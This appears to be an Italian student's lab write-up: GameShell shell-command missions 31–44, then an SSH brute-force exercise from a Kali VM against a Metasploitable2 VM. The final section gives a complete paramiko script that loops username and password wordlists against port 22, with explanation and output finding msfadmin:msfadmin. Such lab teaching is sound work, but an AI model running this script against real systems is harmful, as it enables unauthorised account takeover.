
```
19800_coal      29184_coal      3873_snowflake  4998_coal      59043_snowflake
19959_coal      29380_coal      38780_coal     4998_snowflake  59687_snowflake
19963_snowflake 29699_snowflake 3883_snowflake 50089_coal     59693_coal
19988_coal      30193_coal      39471_snowflake 50135_snowflake 59978_snowflake
20043_coal      30229_snowflake 39610_snowflake 50181_coal     59993_coal

~/Castle/Cellar
[mission 31] $ rm *_coal
g
~/Castle/Cellar
[mission 31] $ gsh check


Congratulations, mission 31 has been successfully completed!
```

In fine rimuoviamo con **rm** il carbone e attuiamo la verifica di completamento.

Livello 32:




Semplice esercizio matematico di somme:




Basta effettuare le somme e l'esercizio sarà completato.

Livello 33:




Per la risoluzione di questo esercizio dovremmo trovare il libro di matematica nella libreria e sconfiggere merlino ridirigendo l'input:



Come possiamo vedere in questa maniera i calcoli vengono effettuati ultra velocemente e completando l'esercizio.

Livello 34:



Per la risoluzione di questo esercizio utilizzeremo il comando `>` per inviare l'output in un file invece di stamparli


```
~/Castle/Main_building/Library/Merlin_s_office
[mission 34] $ ls grimoire_* > Drawer/inventory.txt

~/Castle/Main_building/Library/Merlin_s_office
[mission 34] $ gsh check

Congratulations, mission 34 has been successfully completed!
```

Come possiamo vedere inseriamo in input tutti grimori nel file inventory.txt completando l'esercizio.

Livello 35:



Per la risoluzione di questo esercizio dobbiamo trovare tutti i libri che contengono la parola ghs minuscola o maiuscola, per fare ciò utilizzeremo **grep** e `2> /dev/null` per non stampare messaggi di errore di libri bloccati:

```
~/Castle/Main_building/Library/Merlin_s_office
[mission 35] $ grep -li "gsh" grimoire_* 2> /dev/null
grimoire_ajIlzBSkrcluoKDYO
grimoire_BaDurzmSMUISdkqfaVuvW
grimoire_BIrBCNve
grimoire_CqvwPKViZGfX
grimoire_GEbYbgIIVENhstHPMzyh
grimoire_GNEzKIoHaxTILpCVyk
grimoire_hqohhBoSsrwUvu
grimoire_JwjIZznAEoOoHZKDdi
grimoire_kvzXZFHyMwwYLJs
grimoire_LcBplfcKsMEYKjtygedBKmArxvrz
grimoire_MKxmmwlKFsQcfjuaAbkgwajAVZi
grimoire_MYZGNOICBC
grimoire_oQxNSTbphxYFqQTaKNhFxfa
grimoire_rmTSPMKTWkPCJnewnR
grimoire_SGHOTORfeFSGzCOQII
grimoire_ugKwrQjSuPrubJpVnhpIsayGINrRiXB
grimoire_XRTjgWHaeEA
grimoire_xUqVicGiMmLqjUfzcXy
grimoire_zIIWIEpCeH

~/Castle/Main_building/Library/Merlin_s_office
[mission 35] $ gsh check

Congratulations, mission 35 has been successfully completed!
```


Alessandro Accordino

Per la risoluzione di questo esercizio dobbiamo trovare la combinazione della cassaforte che però è illeggibile, questo perché non ha i permessi di lettura, per questo riutilizzeremo `chmod` e assegneremo il permesso al file direttamente:

```
~/Castle/Main_building/Throne_room/Kings_quarter
[mission 38] $ chmod +r .secret_note

~/Castle/Main_building/Throne_room/Kings_quarter
[mission 38] $ cat .secret_note
5306639672
```

Ora facciamo gsh check ed inseriamo la combinazione corretta:

```
~/Castle/Main_building/Throne_room/Kings_quarter
[mission 38] $ gsh check
What's the combination to open the King's safe? 5306639672

Congratulations, mission 38 has been successfully completed!
```

Livello 39:

```

Mission goal
=====

The safe in the throne room contains the king's crown.
Steal it and store it in your chest.

Also, the base of the crown is inscribed with a magical sequence of digits.
Look at those digits and remember them.

```

Per la risoluzione di questo esercizio dobbiamo rubare la corona del re all'interno della cassaforte e metterla nella nostra Chest quindi utilizzeremo `chmod` per dare i permessi alle varie cartelle bloccate ecc:

```
~/Castle/Main_building/Throne_room  
[mission 39] $ chmod 777 Safe/  
  
~/Castle/Main_building/Throne_room  
[mission 39] $ cd Safe/  
  
~/Castle/Main_building/Throne_room/Safe  
[mission 39] $ chmod 777 crown  
  
~/Castle/Main_building/Throne_room/Safe  
[mission 39] $ cat crown  
jgs  
(^V/^V/^V)  
 \0*\0*\0/  
 { _796 }
```

```
~/Castle/Main_building/Throne_room/Safe
[mission 39] $ chmod 777 ../../../../Forest/Hut/Chest/crown

~/Castle/Main_building/Throne_room/Safe
[mission 39] $ gsh check
What are the 3 digits inscribed on the base of the crown? 796

Congratulations, mission 39 has been successfully completed!
```

Livello 40:

```

Mission goal
=====
Look for the ruby in the maze in the garden, and move it to your chest.

```

Per la risoluzione dell'esercizio andremo ad utilizzare find con dei comandi speciali che ci permetteranno di trovare i file che contengono la parola ruby al loro interno

```
[mission 40] $ find . -type f -exec grep -l "ruby" {} +
./Maze/323c90de32e450c3103373/8b66ac315d84419c161fdf904cf91/973f3f6fe9cc29f84aa72bc1/42437:42437 ruby 14850ec1076aa1cf1e53fb0a41318534e0a2aed1
```

```
~/Garden
[mission 40] $ mv -f ./Maze/323c90de32e450c3103373/8b66ac315d84419c161fdf904cf91/973f3f6fe9cc29f84aa72bc1/42437 ~/Forest/Hut/Chest/

~/Garden
[mission 40] $ gsh check

Congratulations, mission 40 has been successfully completed!
```

Livello 41:

```

Mission goal
=====
Combine several commands with "|" in order to find the diamond in the maze, and
move it to your chest.

```

Per la risoluzione di questo esercizio come nel precedente andremo ad utilizzare il pipe (|) e xargs per trovare il diamante nascosto nel labirinto e spostarlo con mv nella Chest:

```
~
[mission 41] $ find . -type f | xargs grep -l "diamond"
./Garden/Maze/4dc795f230c2bbd90fef663/03122192f9679/facdee8e5668d6a3

~
[mission 41] $ mv -f ./Garden/Maze/4dc795f230c2bbd90fef663/03122192f9679/facdee8e5668d6a3 Forest/Hut/Chest/
^[[3~

~
[mission 41] $ gsh check

Congratulations, mission 41 has been successfully completed!
```

Come possiamo vedere prendiamo l'output del find e lo formattiamo per leggerlo correttamente con xargs e con grep cerca la parola specifica nel testo o file ed il -l serve per mostrare solo il nome del file in cui ha trovato la parola. In questo caso il file è il fac.. che ha ad il suo interno il testo diamond.

Livello 42:

```

Mission goal
=====
Next to the castle, there is a merchant stall. People often buy on credit and
reimburse their debt when they can.
The shopkeeper keeps books on everyone's debt on a scroll. Whenever someone
pays his debt, he inscribes "PAID" next to the corresponding transaction.

Combine several commands with ``|`` in order to find the King's debt.

```

Per risolvere l'esercizio dobbiamo trovare il debito del re che ancora non è stato pagato, il mercante scrive "PAID" vicino alle transazioni saldate quindi dovremmo trovare quella in cui è assente tale dicitura. Tutto questo utilizzando solo 3 comandi in totale:

```
(0)
~/Stall
[mission 42] $ grep "King" * | grep -v "PAID"
40edbf7358e8_s_c_r_o_l_l_40edbf7358e8fd79:the King bought a ruby for 4 coppers.
40edbf7358e8_s_c_r_o_l_l_40edbf7358e8fd79:the King bought an apple for 3 coppers.
40edbf7358e8_s_c_r_o_l_l_40edbf7358e8fd79:the King bought a dented helmet for 6 coppers.
40edbf7358e8_s_c_r_o_l_l_40edbf7358e8fd79:the King bought a bag flour for 6 coppers.
(1)
~/Stall
[mission 42] $ gsh check
How much does the king owe? 19

Congratulations, mission 42 has been successfully completed!
```

dopo essere entrati nella stalla con un singolo comando cd utilizziamo il comando grep per cercare i file con la dicitura King e -v PAID ovvero dove è assente (inverte la corrispondenza).

Livello 43:

```
|
| Mission goal
|=====
|
| Combine several commands with ``|`` in order to find the number of unpaid
| items.
|
```

Per la risoluzione di questo esercizio possiamo utilizzare solamente un unico comando con l'obiettivo di contare il numero totale di oggetti non pagati alla bancarella, utilizzeremo sempre grep -v e anche il comando wc(word count) -l conta quante righe utilizzeremo e poi le trasformeremo in un singolo numero ovvero il totale non pagato:

```
~/Stall
[mission 43] $ grep -v "PAID" * | wc -l
72
(1)
~/Stall
[mission 43] $ gsh check
How many unpaid items are there? 72

Congratulations, mission 43 has been successfully completed!
```

Come possiamo vedere otteniamo un singolo numero ovvero tutti gli oggetti non pagati completando la missione.

Livello 44:

```
(
) Mission goal
)=====
)
) A secret message has been found, it is kept in the drawer in Merlin's office.
) It was probably enciphered using a Caesar shift cipher.
)
) Decrypt it by making an exhaustive search from the command line.
)
) Hint
)=====
)
) All other secret messages that have been found were using a shift between 10
) and 16.
)
```

```
Congratulations, mission 44 has been successfully completed!  
[ progress was saved in /home/kali/gameshell-save.sh ]
```



CONGRATULATIONS!


You have finished all the missions.

Come possiamo vedere con il comando `tr` gli abbiamo detto di sovrapporre la prima stringa che va dalla `a` alla `z` o `A` e `Z` alla seconda stringa; quindi, quando legge dalla `a` alla `z` deve sovrapporre la seconda stringa che shifta l'alfabeto di 13 posizioni.

Attacco Brute-Force su SSH


Per la risoluzione di questo esercizio andremo ad utilizzare come macchina attaccante la macchina **kali linux** mentre la macchina metasploit2 sarà il bersaglio su cui attueremo il Brute-Force per tirare fuori la password di accesso. Ovviamente le macchine sono in una intranet e configurate con i seguenti indirizzi IP : **Kali(192.168.50.100)** e **Meta(192.168.50.101)**.

Per eseguire l'attacco creeremo due file uno contenente una lista di password(Nome_Password.txt) e uno una lista di nomi utenti(Nome_Utenti.txt) comuni. Successivamente creeremo il codice in Python che si occuperà di eseguire il Brute-Force:




```
File Edit Search View Document Help
1 123456
2 password
3 admin
4 ForzaRoma
5 adolf
6 121212
7 msfadmin
8
```

*Nome_Password.txt



```
~/Desktop/Nome_Utenti.txt - Mousepad
File Edit Search View Document Help
1 msfadmin
2 root
3 user
4 benito
5 messi
6 rossi
7 admin
8
```

*Nome_Utenti.txt



```
File Macchina Visualizza Inserimento Dispositivi Aiuto
~/Desktop/TestBrute_ssh.py - Mousepad
File Edit Search View Document Help
1 import paramiko
2
3 lista_utenti = open('Nome_Utenti.txt').read().splitlines()
4 lista_passwords = open('Nome_Password.txt').read().splitlines()
5 ip = "192.168.50.101"
6
7 for utenti in lista_utenti:
8     for passw in lista_passwords:
9         print(f"Provo {utenti}:{passw}")
10        ssh = paramiko.SSHClient()
11        ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
12        try:
13            ssh.connect(ip, 22, utenti, passw, timeout=3)
14            print(f"\n TROVATO! User: {utenti} | Pass: {passw}")
15            exit()
16        except:
17            pass
18        finally:
19            ssh.close()
20
21
22 print(" Non trovato")
23
```


Analisi del codice:

Per questo compito è necessaria una nuova libreria mai vista ovvero Paramiko:

import paramiko

- Si occupa di importare la libreria Paramiko, ovvero una libreria che ci permette di connetterci via SSH e quindi anche eseguire comandi su server remoti.

lista_utenti = open('Nome_Utenti.txt').read().splitlines()

- open('Nome_Utenti.txt') si occupa di aprire il file
- .read() legge tutto il nostro file
- .splitlines() divide il testo in una lista riga per riga così che

lista_passwords = open('Nome_Password.txt').read().splitlines()

- Stessa cosa ma per le password stavolta.

ip = "192.168.50.101"

- Indichiamo l'indirizzo IP del server a cui tentare la connessione, ovvero la macchina meta(192.168.50.101).

Doppio ciclo: for utenti in lista_utenti:

- Creiamo la variabile utenti che scorre ogni elemento nella lista utenti così da contenere ogni username uno alla volta.

for passw in lista_passwords:

- Essendo una for annidata ovvero una for dentro una for in questo caso per ogni utente prova ogni password dal file Nome_Password.txt.

print(f"Provo {utenti}:{passw}")

- Stampa a schermo la nostra combinazione ogni volta fatta dalle for annidate
- F""" è una stringa formattata serve per
- {utenti} e {passw} inseriamo i valori reali

ssh = paramiko.SSHClient()

- **Serve per creare un oggetto client SSH per stabilire la connessione**

ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())

- Dato che normalmente SSH verifica la chiave del server utilizziamo:
- AutoAddPolicy() accetta automaticamente qualsiasi chiave ed evita errori di verifica permettendoci di connetterci.

Entriamo nel blocco try per gestire eventuali errori di connessione

ssh.connect(ip, 22, utenti, passw, timeout=3)

- Tentativo di connessione, Inseriamo I parametri di connessione ovvero ip, porta SSH, username, password e un timeout per massimo 3 secondi di attesa. Se la connessione è sbagliata viene generata un'eccezione

```
print(f"\n TROVATO! User: {utenti} | Pass: {passw}")
```

- Se la connessione avviene con successo invece stampa la combinazione valida

```
exit()
```

- Termina immediatamente il codice

```
except:
```

```
pass
```

- Diciamo che se la connessione fallisce non fa nulla e continua con la combinazione successiva

```
finally:
```

```
ssh.close()
```

- Chiude sempre la connessione anche se c'è un errore per liberare risorse

```
print(" Non trovato")
```

- Stampa Non trovato se non dovesse trovare nulla.

Esecuzione:

Andiamo ad inserire nel terminale di **kali** “**oHostKeyAlgorithms=+ssh-rsa**” per permettere la comunicazione specificando di accettare anche **ssh-rsa** anche se è vecchio altrimenti verrebbe bloccato non permettendo la comunicazione con **meta**:

```
(kali@kali)-[~]  
$ oHostKeyAlgorithms=+ssh-rsa  
  
(kali@kali)-[~]  
$
```

Eseguiamo lo script e osserviamo il funzionamento:

```
(kali@kali)-[~/Desktop]  
$ python3 TestBrute_ssh.py
```

```
(kali㉿kali)-[~/Desktop]
$ python3 TestBrute_ssh.py
Provo msfadmin:123456
Provo msfadmin:password
Provo msfadmin:admin
Provo msfadmin:ForzaRoma
Provo msfadmin:adolf
Provo msfadmin:121212
Provo msfadmin:msfadmin

TROVATO! User: msfadmin | Pass: msfadmin
```

Come possiamo vedere vengono effettuati vari tentativi e come scritto nel codice per ogni tentativo dove la combinazione è incorretta passa alla combinazione successiva. Nel nostro caso dopo 7 tentativi siamo riusciti a trovare la corrispondenza user /password.